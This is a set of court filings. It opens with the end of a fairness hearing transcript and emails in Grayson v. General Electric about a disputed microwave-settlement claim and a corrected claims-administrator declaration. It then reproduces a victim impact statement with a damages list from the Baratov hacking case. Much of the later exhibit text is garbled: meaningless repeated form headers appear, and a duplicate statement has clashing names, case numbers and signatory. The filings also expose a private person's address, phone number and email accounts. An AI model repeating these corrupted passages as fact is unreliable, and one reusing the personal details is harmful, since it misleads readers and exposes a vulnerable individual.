4 MR. KLEIN: Yes. These numbers aren't exact, as some
5 people submit under multiple categories and so forth, but
6 roughly speaking, as one might expect, the majority of them are
7 the \$300 claims. We got about 2400 claims for the \$300. So
8 that's about 70 percent, with the remainder being for one of
9 the cheap \$5 categories.

10 THE COURT: And in terms of the process, that will
11 begin under the settlement agreement of, as I understand it,
12 there's a vetting that takes place first by Epiq, then by the
13 respective parties, and then ultimately there can be an
14 adjudication by Judge Robaina. Has that process begun?

15 MR. KLEIN: No. Once all the claims are in, Epiq will
16 review them all, and we'll take it from there.

17 THE COURT: I see. So you'll wait until the closure
18 date for submitting claims before beginning the adjudication
19 process.

20 MR. KLEIN: Yes, Your Honor.

21 THE COURT: All right. And, Attorney Ackerman, did
22 you want to say anything today?

23 MR. ACKERMAN: Just briefly, Your Honor. GE certainly
24 supports the settlement. It was a very hard-fought case, very
25 lengthy negotiations for substantially the same reasons that

1 Mr. Klein has outlined. We support final approval of the
2 settlement.

3 To correct one thing, I do believe our client has
4 asked that Epiq start, at some point fairly soon, start looking
5 at the claims so that they can assess -- get some sense of
6 validity and begin that process, although, you know, the final
7 determinations won't happen until after the claim period has
8 expired, obviously.

9 MR. KLEIN: I didn't realize he wasn't asked that.
10 Obviously, I have no objection to getting started sooner.

11 MR. ACKERMAN: And in terms of, you know, Mr. Orr's
12 claim form, we have no objection to that being submitted to
13 Epiq as outlined during the course of this hearing.

14 THE COURT: Okay. I'm wondering, Attorney Klein, if I
15 should -- I mean let me be clear. I ultimately do expect that
16 I will be approving this settlement because just a couple of
17 comments. First of all, I made -- I set forth my -- some -- I
18 won't call them reservations, but some concerns that the
19 parties, I think, persuasively answered during an initial call
20 when the preliminary papers were filed in early January. I
21 think the parties effectively answered those concerns.

22 And then reviewing the papers this time, I think this
23 was a tough case, frankly, from the plaintiff's standpoint.
24 And I think the useful life arguments would have been strong
25 and, I think, persuasive to a jury.

1 I don't know what would have happened. I'm not in any
2 way -- I don't have a crystal ball as to what would have
3 happened in the litigation, but I think that the plaintiffs'
4 submissions, if anything, understate the litigation risk here,
5 which I think warrants strong consideration in deciding whether
6 to approve the settlement. It is, as counsel know, one of the
7 factors and has sometimes been described as, I think, the
8 leading factor in determining whether the settlement's fair and
9 reasonable.

10 I think there would also have been a serious concern
11 about whether people who did not suffer glass breakage had
12 suffered any damage at all. And especially for folks who no
13 longer have the ovens and didn't suffer any glass breakage, I
14 think, candidly, persuading a jury to award damages to those
15 folks would have been very difficult.

16 And so I give a lot of credit to both sides here for
17 the deal that was reached, and there's no question -- this I am
18 certain of: There's no question that litigating this case to
19 the death would have taken many more years than it's already
20 taken. So I think overall the settlement is fair and
21 reasonable.

22 I also think the attorney's fees are imminently
23 reasonable. As counsel indicated, the multiplier is unusually
24 low in this case, and the -- also the awards to the individual
25 plaintiffs are also reasonable. They all sat for deposition.

1 They all participated in the litigation.

2 So I do have -- just going back to, though, Mr. Orr
3 for a minute, this point that he made about submitting the
4 e-mail or on the website and not getting response does concern
5 me a little bit. So I'm wondering whether counsel can look
6 into that and just file a declaration about whether, in fact,
7 Epiq did receive the most recent one that he described where he
8 filled out the text box and, secondly, also whether they can
9 simply just double-check the receptivity of their website to
10 make sure there are no issues with receiving claims, not only
11 from him, but from others, and not just those who are disabled,
12 but if -- for example, if he submitted his claim, which he says
13 he did, and didn't go through, that wouldn't just affect the
14 disabled. That would affect others who are trying to submit
15 claims.

16 So if they could just do a kind of a check for us, and
17 if we could get a declaration along those lines, say within the
18 next seven days, I think that would go a long way towards
19 satisfying me ultimately to sign the proposed order that's been
20 submitted.

21 So is there anything else anyone would like to add
22 today?

23 MR. KLEIN: No, Your Honor. I'll reach out to Epiq
24 and confirm all that information.

25 THE COURT: All right. Well, I want to thank

1 everybody for their participation. I found it helpful. I want
2 to thank Mr. Orr for making arrangements to dial in and raising
3 the concerns that he has.

4 As I said, I will -- although I expect to approve the
5 agreement, I do want to see this declaration, and I will
6 certainly hold it until I've seen it. And, obviously, if it
7 raises concerns, we may have to have another hearing. But if
8 it satisfies me, then I will be approving the settlement.

9 So thank you all for participating today. This was
10 very helpful. And this was -- I think the settlement was a
11 product of a lot of hard work and was creatively crafted in
12 this case. So thank you all, and that will conclude our
13 hearing. Thank you.

14 (Proceedings concluded at 10:34 a.m.)

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C E R T I F I C A T E

I, Julie L. Monette, RMR, CRR, CRC, Official Court Reporter for the United States District Court for the District of Connecticut, do hereby certify that the foregoing pages are a true and accurate transcription of my shorthand notes taken in the aforementioned matter to the best of my skill and ability.

/S/ JULIE L. MONETTE

Julie L. Monette, RMR, CRR, CRC
Official Court Reporter
450 Main Street
Hartford, Connecticut 06103
(860) 212-6937

Service of claims administrator declaration in Grayson v. General Electric

4 messages

Seth Klein <sklein@ikrlaw.com>

Tue, Jul 21, 2020 at 3:32 PM

To: "eanddorr2@gmail.com" <eanddorr2@gmail.com>

Cc: "Ackerman, Wytan M" <wackerman@rc.com>, Hassan Zavareei <hzavareei@tzlegal.com>

Mr. Orr,

Attached please find a copy of the declaration of Zachary Lebovits at Epiq (our claims administrator), as filed today in the *Grayson v. General Electric* litigation in accord with the Judge's order last Thursday following the remote hearing.

As set forth in the declaration, I will serve as a conduit between you and Epiq should any problems arise with your claim, which has been filed for processing as per my email last week.

Please do not hesitate to let me know if you have any questions.

Best regards,

SRK

Seth R. Klein

Izard Kindall & Raabe LLP

29 South Main Street, Suite 305

West Hartford, CT 06107

Tel.: (860) 493-6292

Direct: (860) 493-6291

Fax: (860) 493-6290



Edward Orr <eanddorr2@gmail.com>
To: Seth Klein <sklein@ikrlaw.com>
Cc: wackerman@rc.com, hzavareei@tzlegal.com
Bcc: Edward Orr <eanddorr2@gmail.com>

Tue, Jul 21, 2020 at 6:18 PM

Mr. Klein:

I just received your email containing, as an attachment, ECF-387 (and/or its equivalent).

Although I will not recycle my commentary here about the submissions that I made prior to July 15, 2020 (and it is quite disappointing to see that Epiq can purportedly find none of the multiple submissions in its files), EPIQ HAS ALSO MADE A SERIOUS ERROR IN REGARD TO THE TWO MESSAGES THAT I SENT ON JULY 15.

EPIQ ERRONEOUSLY STATES, ON PAGE 2 OF ECF-387 (AND/OR ITS EQUIVALENT, WITH APPARENTLY THE SAME PAGE-NUMBER DESIGNATION, REGARDLESS OF WHICH VERSION IS EMPLOYED), THAT THE TWO MESSAGES WERE "IDENTICAL TO ONE ANOTHER."

THIS IS FLAT-OUT WRONG.

THIS ERROR NEEDS TO BE CORRECTED, AND I ALSO HEREBY RESPECTFULLY REQUEST THAT YOUR FIRM ORDER A COPY OF THE COURT TRANSCRIPT OF 7-16-2020, AND PROVIDE EPIQ A COPY OF IT, SO THAT IT (EPIQ) HAS MUCH BETTER INFORMATION IN GENERAL.

FURTHERMORE, GIVEN THE DEVELOPMENTS IN THE CASE, THE TRANSCRIPT NEEDS TO BE PART OF THE RECORD SO THAT BOTH SIDES CAN REFER TO THE IMPORTANT INFORMATION CONTAINED THEREIN.

DURING COURT, I SPECIFICALLY STATED THAT TWO DIFFERENT MESSAGES WERE SENT. I ALSO STATED THE CONTENT OF THE TWO MESSAGES. IN ADDITION TO THAT, I PROVIDED OTHER INFORMATION IMPORTANT TO THE CLAIM.

ALSO, IT IS ESSENTIAL TO EMPHASIZE THAT OTHER INDIVIDUALS, SUCH AS THE HONORABLE MICHAEL P. SHEA., MADE STATEMENTS THAT ARE IMPORTANT TO THE CLAIMS PROCESS, AND THAT NEED TO BE IN EPIQ'S FILES.

THE TWO 7-15-20 MESSAGES THAT I SENT WERE NOT THE SAME AT ALL, AND AS FURTHER EVIDENCE OF THAT, I HEREBY ATTACH SEVEN SCREENSHOTS MADE ON JULY 15, 2020.

It seems quite obvious that Epiq's recordkeeping is not the best, and I would also like to request that a copy of this email and its attachments be entered into the court record, as this email concerns important matters that impact the claims process in general (and not simply my claim).

It is not fair that only Epiq's voice be heard, so to speak.

Furthermore, there is no reason why Epiq cannot routinely do such things as confirm receipt of website-entered messages immediately. Most of their commentary appears to be simply boilerplate-type recitals of business procedures and related. (True ascertainment of possible claims handling problems would require substantial third-party involvement in reviewing the everyday details of Epiq's business practices and procedures.)

The first four screenshots show portions (please note that the way the website is arranged, only a very few words show up per photo) of the first message; and the remaining screenshots show portions of the second message. The screenshots were made not with the intent of capturing virtually every word per se, but simply to show that two messages were entered and sent. (Even so, the seven screenshots do indeed display the majority of all content.)

THE CONTENT OF THE FIRST MESSAGE IS SHOWN BELOW:

"7-15-20: Previous letters were sent to you on or about 4-19-20 and 5-14-20, asking for a reply. As there was no reply, these were re-sent on or about 7-5-20. Telephone messages were left on your system, including, but not limited to, today, 7-15-20, at approximately 2:14 PM, asking for reply. I have not yet heard from you in ANY respect so far. My family and I owned two of the covered microwaves, and submitted to you a claim form along with supporting documentation. Both doors shattered. Because of unrelated electrical fires that were confirmed by the State of Pennsylvania AS BEING ASSOCIATED WITH THE POWER COMPANY, numerous appliances were destroyed, including, but not limited to, the aforementioned two microwaves. The State wrote a letter, on or about 5-8-14, confirming extensive power-company-related damages TO APPLIANCES, and this is shown as a formally classified Business Record (per "Report 26," with the vertically appearing Business File Number 07896 appearing on the right side of the page) at ECF 375-1, page 4 in the Court File, in this case."

At this point, and as duly mentioned in Court, the online system was apparently full, so it was necessary to send the above message segment, after which an additional segment was sent as a completely separate message on the Settlement Website.

THE CONTENT OF THE SECOND MESSAGE IS SHOWN BELOW:

"THIS IS THE SECOND PART OF MY MESSAGE: Multiple communications with the State of Pennsylvania -- in 2013, 2015, and at other times -- confirm that we had two of the covered microwaves. My family and I have submitted these and other documents to you, and such documents are also included in Exhibits A, B, C, E; F, G, P, Q, et al, as submitted in an Objection to the Court in this case. My family and I therefore assume that you will accept our claim and pay us \$600.00. "

THE ATTACHED SEVEN SCREENSHOTS ARE LABELED AS FOLLOWS:

IMAGE 1 OF 7; 7-15-2020; Screenshot of a portion of the first message
IMAGE 2 OF 7; 7-15-2020; Screenshot of a portion of the first message
IMAGE 3 OF 7; 7-15-2020; Screenshot of a portion of the first message
IMAGE 4 OF 7; 7-15-2020; Screenshot of a portion of the first message
IMAGE 5 OF 7; 7-15-2020; Screenshot of a portion of the second message
IMAGE 6 OF 7; 7-15-2020; Screenshot of a portion of the second message
IMAGE 7 OF 7; 7-15-2020; Screenshot of a portion of the second message

Sincerely,

Edward Orr (per Darlene Orr)

[Quoted text hidden]

7 attachments

IMAGE 1 OF 7; 7-15-2020; Screenshot of a portion of the first message.png

374K



IMAGE 2 OF 7; 7-15-2020; Screenshot of a portion of the first message.png
375K




IMAGE 3 OF 7; 7-15-2020; Screenshot of a portion of the first message.png
375K




IMAGE 4 OF 7; 7-15-2020; Screenshot of a portion of the first message.png
371K



IMAGE 5 OF 7; 7-15-2020; Screenshot of second message (275).png
445K




IMAGE 6 OF 7; 7-15-2020; Screenshot of a portion of the second message (276).png
446K



IMAGE 7 OF 7; 7-15-2020; Screenshot of a portion of the second message (277) .png
445K



AS-IS

Document Control

Seth Klein <sklein@ikrlaw.com>

Tue, Jul 21, 2020 at 6:57 PM

To: Edward Orr <eanddorr2@gmail.com>

Cc: "wackerman@rc.com" <wackerman@rc.com>, "hzavareei@tzlegal.com" <hzavareei@tzlegal.com>

Mr. Orr,

Thank you for calling your concerns to my attention.

I have received your email and have begun investigating. In the meantime, as per your request, I have forwarded your email (with the images you attached) to the Court's clerk, along with your request that it be entered in the docket.

I will report back to the Court and to you concerning the issues you raise below promptly.

Best regards,

SRK

[Quoted text hidden]

Seth Klein <sklein@ikrlaw.com>

Wed, Jul 22, 2020 at 9:10 AM

To: Edward Orr <eanddorr2@gmail.com>

Cc: "Ackerman, Wystan M" <wackerman@rc.com>, Hassan Zavareei <hzavareei@tzlegal.com>

Mr. Orr,

I write to follow-up on our correspondence yesterday.

EPIQ ACKNOWLEDGED THEIR MISTAKE HERE

I have spoken to Epiq, who have investigated and acknowledged their mistake. You are correct that the two messages you submitted on July 15 were different. The attached third supplemental declaration from Epiq, filed this morning, explains the human source of the inadvertent error in yesterday's second supplemental declaration, and presents (as exhibits) both message submissions to the Court.

As I noted yesterday, I forwarded your complete email (with pictures) pointing out the error to the Judge's clerk, along with your request that it be filed on the docket.

As per your request, we are also ordering that the transcript be prepared.

I apologize for Epiq's mistake, as does Epiq itself. I have spoken with my contact there and while human error obviously does sometimes occur, they appreciate the need to redouble their efforts to try to ensure that no such mistakes happen again.

As always, please feel free to reach out with any questions you may have.

Best regards,

SRK

[Quoted text hidden]

 **ZL GE Third Supplemental Declaration - Executed w Exhibits.pdf**
150K

UNITED STATES DISTRICT COURT
DISTRICT OF CONNECTICUT

GLEN GRAYSON, DOREEN MAZZANTI,
DANIEL LEVY, DAVID MEQUET and
LAUREN HARRIS, individually and on behalf
of themselves and all others similarly situated,

Plaintiffs,

v.

GENERAL ELECTRIC COMPANY,

Defendant.

No. 3:13-cv-01799-MPS

(Consolidated Docket No.)

**THIRD SUPPLEMENTAL DECLARATION OF
ZACHARY LEBOVITS, J.D., REGARDING OBJECTOR**

I, Zachary Lebovits, hereby declare and state as follows:

1. I am a Senior Project Manager employed by Epiq Class Action & Claims Solutions, Inc. ("Epiq"), the Claims Administrator for the above captioned case. I am familiar with the actions taken by Epiq with respect to the Settlement as described below, and am competent to testify about them if called upon to do so. This declaration is based upon my personal knowledge and a review of business records maintained by Epiq. It is accurate and truthful to the best of my knowledge.

2. This declaration provides updated administration information regarding the objection filed by Edward W. Orr. Counsel previously filed with the Court the Second Supplemental Declaration of Zachary Lebovits, J.D., Regarding Objection executed on July 21, 2020 ("Supplemental Declaration 2").

3. Paragraph 5 of Supplemental Declaration 2 stated: "We also have received two web messages, which were identical to one another and submitted on July 15, 2020, through the Contact


page of the Settlement Website using the "Send Us a Message" submission feature." After submitting my Supplemental Declaration 2, I learned that this statement was made in error, as there were two unique messages, attached here as Exhibit A and Exhibit B.

4. These messages were both attached to Mr. Orr's record and would have been, and will be, reviewed in the normal course of review of his claim, as discussed in Supplemental Declaration 2.

5. The statement made in my Supplemental Declaration 2 that Mr. Orr's web messages submitted on July 15, 2020 were identical was a result of human error of an Epiq employee who reports directly to me. Specifically, the person that I asked to pull Mr. Orr's web submission accidentally attached two copies of the same message, rather than a copy of each of the two messages Mr. Orr submitted. Based upon this mistake, I mistakenly believed that the same message had been submitted twice, and so stated in my declaration. After receiving an email that Mr. Orr sent to class counsel, I reviewed Mr. Orr's record myself and found that both messages were received and stored in an Epiq database. I have attached both messages to this declaration as Exhibits as confirmation that Epiq is in receipt of the two messages Mr. Orr submitted.

6. I have reviewed again the contents of Supplemental Declaration 2 and confirmed that the statements therein are accurate except for the error that I have described above.

I declare under penalty of perjury under the laws of the United States and the State of Connecticut that the foregoing is true and correct and that this declaration was executed on July 21, 2020 in Portland, Oregon.



Zachary Lebovits, J.D.
Senior Project Manager
Epiq Class Action & Claims Solutions, Inc. ("Epiq")

2073984700

DC PL Document ID (M-3)

August 1981 / 87898-
 Medical Records Release Authorization
 1989 X (MM)
 1997 X (JC)
 1998 X (JC)
 2001 X (JC)
 2001 X (JC)

CHRON (REVIEW 4 OF 4)
 Password required to print:

EDWARD W. ORR
 122 Ridge Road
 Terryville, CT 06786

January 19, 2018

United States Attorneys Office
 Attn: Victim Witness Unit
 Northern District of California
 450 Golden Gate Ave.
 Box 36055
 San Francisco, CA 94102

- RE: I. VICTIM IMPACT STATEMENT (ATTACHED)
- II. THE EMAIL-COMMUNICATED LETTER¹ OF 1-18-18 FROM THE VICTIM WITNESS UNIT, REGARDING THE VICTIM IMPACT STATEMENT DUE 1-26-18 (THE CONTENT OF SAID LETTER WAS FORWARDED TO ME VIA COUNSEL² FOR RESPONSE TO YOU)

Dear Sir or Madam:

Attached is my Victim Impact Statement.

Thank you very much for your ongoing efforts, and for prosecuting Mr. Baratov et al.

¹ And/or related communications, et al

² In said letter if your mailing address was provided as a contact option. Accordingly, given the volume of materials, including hard copy, computer media, flash drives, etc., I am responding to you.

Vertical text on the right margin, possibly a stamp or reference code.

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2073984700

DC File Document ID (DC-1)

August 1981 / 03886-
 Medical Records Release Authorization
 1885 8 (MM)
 1887 8 (JC)
 1888 8 (JC)
 1890 8 (JC)
 1891 8 (JC)

CHRON (REVIEW 4 OF 4)
 Password required to print:

03886-1885-8 (MM)
 03886-1887-8 (JC)
 03886-1888-8 (JC)
 03886-1890-8 (JC)
 03886-1891-8 (JC)

Sincerely,



Edward W. Orr³ (per Darlene D. Orr)
 122 Ridge Road
 Terryville, CT 06786
 Telephone: 203-658-4977

Enc.: As enumerated above.

cc: J. Cannon (cover letter only)
 S. Winick (cover letter only)
 D. Katz (cover letter only)
 SSA File-63/EWO924538/re
 DC File/3512923810337/re

07896

³ As discussed, and as Edward Orr is severely physically handicapped, his wife (who holds full Power of Attorney) utilizes the computer (and/or accounts) on his behalf and on the family's behalf.

2073984700

DC FS Document ID (AQ-3)

August 1983 / 93896
 Medical Records Release Authorization
 1183 A 18M1
 1187 X 1JCI
 1188 X 1JCI
 1191 X 1JCI
 1201 X 1JCI
 1203 X 1JCI

CHRON (REVIEW 4 OF 4)

Password required to print:

07/11/2018
 11:41 AM
 10/11/2018
 11:41 AM
 10/11/2018
 11:41 AM
 10/11/2018
 11:41 AM

Victim Impact Statement	Deadline: January 26, 2018
-------------------------	----------------------------

United States vs. Karim Baratov
 Case Number: CR 17-00103 VC (NDCA)

Name of Victim: EDWARD W. ORR (SEE ALSO DARLENE D. ORR, HOLDING POWER OF ATTORNEY FOR HER HUSBAND, EDWARD, AS EDWARD IS PHYSICALLY DISABLED; MS. ORR, PER COUNSEL, IS ALSO INCLUDED HEREIN AS A VICTIM WITH THE SAME ADDRESS AND CONTACT INFORMATION.)

Email Address That Was Hacked: edwardw@yaho.com edwardw17@yahoo.com and via Yahoo: edwardw2@gmail.com edwardw@comcast.net ADT/Yahoo/ Verizon/Comcast-related accounts and/or related, especially Yahoo- and ADT-related; other accounts and/or connections; see also attachments

Date Your Email Account was Hacked (month/year): Primarily approximately 4-14 through 12-16, with apparent Baratov-related events as far back as approximately 2-2012; see also attachments

Country of Residence: United States

If you are an international email account user who is located outside of the United States, please notify our office as soon as possible before any further communication. Please include your name and country of residence in your correspondence and send it to USAEO.MCAP@usdoj.gov.

Please continue these statements on an additional sheet of paper if you wish.

1. How have you and members of your family been affected by this crime?

PLEASE SEE ATTACHED SHEETS.

2. As a result of this incident, have you sustained a financial loss?

PLEASE SEE ATTACHED SHEETS.

If yes, for each financial loss, please (a) list the specific amount, (b) provide a description, and (c) attach receipts or other records as verification.

This financial loss may include an amount equal to the value of your time spent in remediating the harm of your email account being hacked. This may also include items such as counseling, medical bills, lost income and necessary child care, transportation, and other expenses related to participation in the investigation or prosecution of the offense or attendance at proceedings related to the offense.

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2073984700

DC 12-00103 VC (NDCA)

Medical Records Release Authorization
1991 A 1001
1992 A 1001
1993 A 1001
1994 A 1001
1995 A 1001
1996 A 1001
1997 A 1001
1998 A 1001
1999 A 1001
2000 A 1001

CHRON (REVIEW 4 OF 4)

Revised 12/15/18

Victim Impact Statement
Beginning: January 16, 2018

United States vs. Karim Barot
Case Number: CR 17-00103 VC (NDCA)
Name of Victim: EDWARD W. ORR (DOB ALSO OBLAINED ORR, HOLDING POWER OF ATTORNEY FOR HIS HUSBAND, EDWARD W. ORR, AS A VICTIM WITH THE SAME ADDRESS AND CONTACT INFORMATION)
Email Address That Was Hacked: edward@edwardorr.com and via Yahoo: edwardorr@gmail.com
Date Your Email Account Was Hacked (month/year): Primarily approximately 4-14 through 12-16 with reports Barot-related events as far back as approximately 2-2013; see also attachments
Country of Residence: United States
If you are an international email account user who is located outside of the United States, please notify our office as soon as possible before any further communication. Please include your name and country of residence in your correspondence and send it to USAEO.MCAF@usdoj.gov.
Please continue these statements on an additional sheet of paper, if you wish.

1. How have you and members of your family been affected by this crime?

PLEASE SEE ATTACHED SHEETS

2. As a result of this incident, have you sustained a financial loss?

PLEASE SEE ATTACHED SHEETS

If yes, for each financial loss, please (a) list the specific amount, (b) provide a description, and (c) attach receipts or other records as verification.

This financial loss may include an amount equal to the value of your time spent in remedying the harm of your email account being hacked. This may also include items such as counseling, medical bills, lost income and necessary child care, transportation, and other expenses related to participation in the investigation or prosecution of the offense or attendance at proceedings related to the offense.

Printed Name: Karim Barot
Printed Address: 1001 1st St
Printed City: Washington, DC
Printed State: DC
Printed Zip: 20001

078996

2073984700

DC PL Document ID (AC-3)

August 1981 / 01186-
 Medical Records Release Authorization
 1981 A 12C1
 1987 A 12C1
 1989 A 12C1
 1991 A 12C1
 1993 A 12C1

CHRON (REVIEW 4 OF 4)

Password required to print: *****

3. For the financial losses listed, described, and supported with documentation in Item 2 above, what (if any) portion of the above losses were covered by insurance or some other form of reimbursement? Please list any money you were paid or expect to be paid.

PLEASE SEE ATTACHED SHEETS.

4. Are there any comments you wish to make concerning the sentencing, restitution, or impact this crime has had on your business or personal life?

PLEASE SEE ATTACHED SHEETS.

If restitution is ordered by the Court, to whom should the check be made out and to what address should it be mailed?

Name: EDWARD W. ORR (PER DARLENE D. ORR)

Address of restitution recipient: 122 RIDGE ROAD
TERRYVILLE, CT 06786

Telephone No.: (203) 658-4977

I DECLARE UNDER PENALTY OF LAW THAT THE ABOVE INFORMATION IS TRUE AND CORRECT.

Signature: Edward W. Orr (per Darlene D. Orr)

Printed Name: EDWARD W. ORR (PER DARLENE D. ORR)

Date: JANUARY 19, 2018

Completed forms should be sent to USAEO.MCAP@usdoj.gov on or before January 26, 2018.

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2073984700

DC PL Document ID (AC-1)

August 1981 / 07094
 Medical Records Release Authorization
 1981 A (SAC)
 1982 A (SAC)
 1983 A (SAC)
 1984 A (SAC)
 1985 A (SAC)
 1986 A (SAC)
 1987 A (SAC)

RECEIVED
 FEDERAL BUREAU OF INVESTIGATION
 U.S. DEPARTMENT OF JUSTICE
 WASHINGTON, D.C.

CHRON (REVIEW 4 OF 4)

Forward required to print

\$267,475 of Damages (Grand Total as shown below)

The undersigned has already filed several thousand documents, in Federal Court, relating to damages from Barstov's actions.

These documents are filed in U.S. District Court, California Northern District (San Francisco), CASE #: 3:16-cv-02233-JST (Michael Edenborough et al v. ADT, LLC et al). See numerous filings, including, but not limited to, ECF 132 and all support documents, in both hard copy and/or computer formats, et al.

See also, among numerous other items, the attached letters of 12-11-14; 12-29-14; 12-23-15; 4-4-17; SSA communications sent by John L. Cannon; 1-2-15; et al.

Please note, also, that Yahoo, for instance, was informed, by the undersigned, of security problems with Barstov, et al, years before Yahoo admitted that its procedures were improper, and years before Yahoo did anything at all substantially constructive about said problems.

Yahoo also could have prevented these problems.

Many damages are still ongoing, and not all problems have been resolved. As Barstov and/or his colleagues sold and/or transferred much info, damages are reasonably expected to continue for quite some time.

In addition, various documents have been referenced and/or filed in CT Superior Court, H17B-ARV17-0243498-S.

All of the aforementioned are incorporated herein in full.

Per the advice of Counsel, and as the Victim Impact Statement (VIS) announcement/letter/communication was communicated to the undersigned, a totally physically handicapped victim, only nine days before the VIS report deadline, please see both the below items and the attached/herein-incorporated, Federal-Court-already-submitted receipts and records:

The estimated total loss is, THUS FAR, \$267,475, as enumerated below, NOT COUNTING PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED (PLEASE NOTE THAT THERE IS A LINE ENTRY FOR THIS SUBCATEGORY BELOW, BUT IT IS NOT SHOWN HERE IN THE GRAND TOTAL, AS COUNSEL NOTED THAT THERE WOULD PROBABLY NOT BE ENOUGH MONEY AVAILABLE FROM THE DEFENDANT):

- I. \$3,800 Forensic analysis and related analyses of hacking/intrusion, etc.

¹ Please see U.S. District Court, California Northern District (San Francisco), CASE #: 3:16-cv-02233-JST (Michael Edenborough et al v. ADT, LLC et al). See numerous filings, including, but not limited to, ECF 132 and all support documents, in both hard copy and/or computer formats, et al.

Also, please note, per Counsel, the ongoing damages, and the physical disabilities of the claimant (totally physically disabled owing to spinal cord injuries from six fractures in the neck and lumbar regions, plus 140 additional injuries resulting from an intoxicated driver's travelling at 120 MPH and colliding with the undersigned's auto).

Such disabilities, in conjunction with the nine-day report deadline, obviously mean that the total's subtotals below are approximate, with up to several hundred hours being required to fully tabulate the numerous damages and expenses shown in the thousands of documents.

Once again, please note that, per Counsel, et al, additional damages will be forthcoming.

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DC PL Document 16 (AC-2)

42664 1981 7 07654
Medical Records Release Authorization
: 191 X (JCI)
: 197 X (JCI)
: 198 X (JCI)
: 200 X (JCI)
: 201 X (JCI)

RECEIVED
JUL 11 2017
FBI - NEW YORK
COMMUNICATIONS SECTION

CHRON (REVIEW 4 OF 4)

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II. ADT, Guardian Security Systems, additional security systems/measures, installation/maintenance and/or related, attorney/legal fees, and other damages subdivided as follows:

- \$3,100 Initial ADT Security and related
- \$1,200 Initial Guardian Security and related
- \$2,900 Monthly ADT/Guardian and related, including equipment updates, replacement, etc.
- \$17,400 Security Barrier/Fence and related
- \$1,800 Guard/Richardson and related
- \$41,800 Attorney/Legal fees and expert witnesses, data gathering, etc. (Worgul, and related)
- \$8,000 Attorney/Legal fees and expert witnesses, data gathering, etc. Ori/Tubbs and related
- \$22,000 Computer hacking research, legal research data and related
- \$26,800 Forced move from dwelling
- \$37,000 Lost family income and related, as, among other things, Darlene D. Orr had to quit her job in order to vacate the dwelling and move, etc.
- \$14,000 Consequential repairs and/or lost value in dwelling, etc. (as result of hacking intrusions, related damage, etc.)
- \$3,100 Other
- \$53,500 Time, at a minimum of 2.5 hours per day from November 6, 2014, to March 30, 2017, at \$25 per hour for 2,140 hours

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DC PL Document ID (DC-3)

August 1987 7 03005
 Medical Records Release Authorization
 1987 4 JUCI
 1987 4 JUCI
 1987 4 JUCI
 1987 4 JUCI
 1987 4 JUCI

1987 4 JUCI
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 1987 4 JUCI

CHRON (REVIEW 4 OF 4)

Password required to print: *****

- \$23,850 Time, at a minimum of 1.5 hours per day from February 1, 2012, to November 6, 2014, at \$25 per hour for 954 hours
- \$7,225 Time, at a minimum of 1.5 hours per day from March 30, 2017, to the present, January 19, 2018, at \$25 per hour for 289 hours
- \$9,000,000 - \$11,000,000 PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED (PLEASE NOTE THAT ALTHOUGH THERE IS OBVIOUSLY A LINE ENTRY FOR THIS SUBCATEGORY, IT IS NOT SHOWN HERE IN THE GRAND TOTAL, AS COUNSEL NOTED THAT THERE WOULD PROBABLY NOT BE ENOUGH MONEY AVAILABLE FROM THE DEFENDANT)

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Question 3 on the Victim Impact Statement (as additional space is obviously required, the answer is shown below and on the referenced/enclosed documents, many of which have already been filed in federal and/or state court):

The damages above are not reimbursable.

Question 4 on the Victim Impact Statement (as additional space is obviously required, the answer is shown below and on the referenced/enclosed documents, many of which have already been filed in federal and/or state court):

As described in communications from Dr. John L. Cannon to the Social Security Administration, the already-fragile condition of my health was essentially ruined beyond any reasonable repair.

My left side has been ruined.

Numerous other injuries and damages occurred.

The sum total of the damages is immense.

Our entire family unit was forced to move and we lost our much of our life savings.

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DC PL Document 10 10C-11

APR 11 1981 7 0305
FEDERAL RECORDS RELAY AUTHORITY
1583
1582
1581
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1572
1571

CHRON (REVIEW 4 OF 4)
Password required to print

The relatively brief sentence that the Defendant received is not nearly enough.

He should be required to make restitution in full, including for PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED (PLEASE NOTE THAT THERE IS A LINE ENTRY FOR THIS SUBCATEGORY ABOVE, BUT IT WAS NOT SHOWN IN THE GRAND TOTAL, AS COUNSEL NOTED THAT THERE WOULD PROBABLY NOT BE ENOUGH MONEY AVAILABLE FROM THE DEFENDANT).

JUST BECAUSE IT IS NOT SHOWN IN THE GRAND TOTAL PER SE DOES NOT MEAN THAT THE DEFENDANT SHOULD NOT HAVE TO PAY IT.

THE DEFENDANT SHOULD BE REQUIRED TO WORK TO PAY THE ENTIRE AMOUNT TO US, OR TO OUR HEIRS SHOULD WE DIE FROM THE STRESS AND INJURIES SUFFERED.

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Edward Orr <eanddorr2@gmail.com>

EMAIL 1 OF 12: VICTIM IMPACT STATEMENT IN: 3:20-CR-00506-X (CASE TITLE: "USA V. AVILES"); In excess of \$267,475 of Damages; Name of Victims: EDWARD W. ORR; and DARLENE D. ORR

1 message

Edward Orr <eanddorr2@gmail.com>
To: allison.c.crandle@usdoj.gov
Bcc: Edward Orr <eanddorr2@gmail.com>

Fri, Dec 18, 2020 at 9:02 AM

EMAIL 1 OF 12: VICTIM IMPACT STATEMENT IN: 3:20-CR-00506-X (CASE TITLE: "USA V. AVILES"); IN EXCESS OF \$267,475 OF DAMAGES

Name of Victims: EDWARD W. ORR; and DARLENE D. ORR

(THE LATTER VICTIM OF WHOM HOLDS POWER OF ATTORNEY FOR HER HUSBAND, EDWARD, AS EDWARD IS PHYSICALLY DISABLED; MS. ORR, PER COUNSEL, IS ALSO INCLUDED HEREIN AS A VICTIM WITH THE SAME ADDRESS AND CONTACT INFORMATION.)

Ms. Crandle:

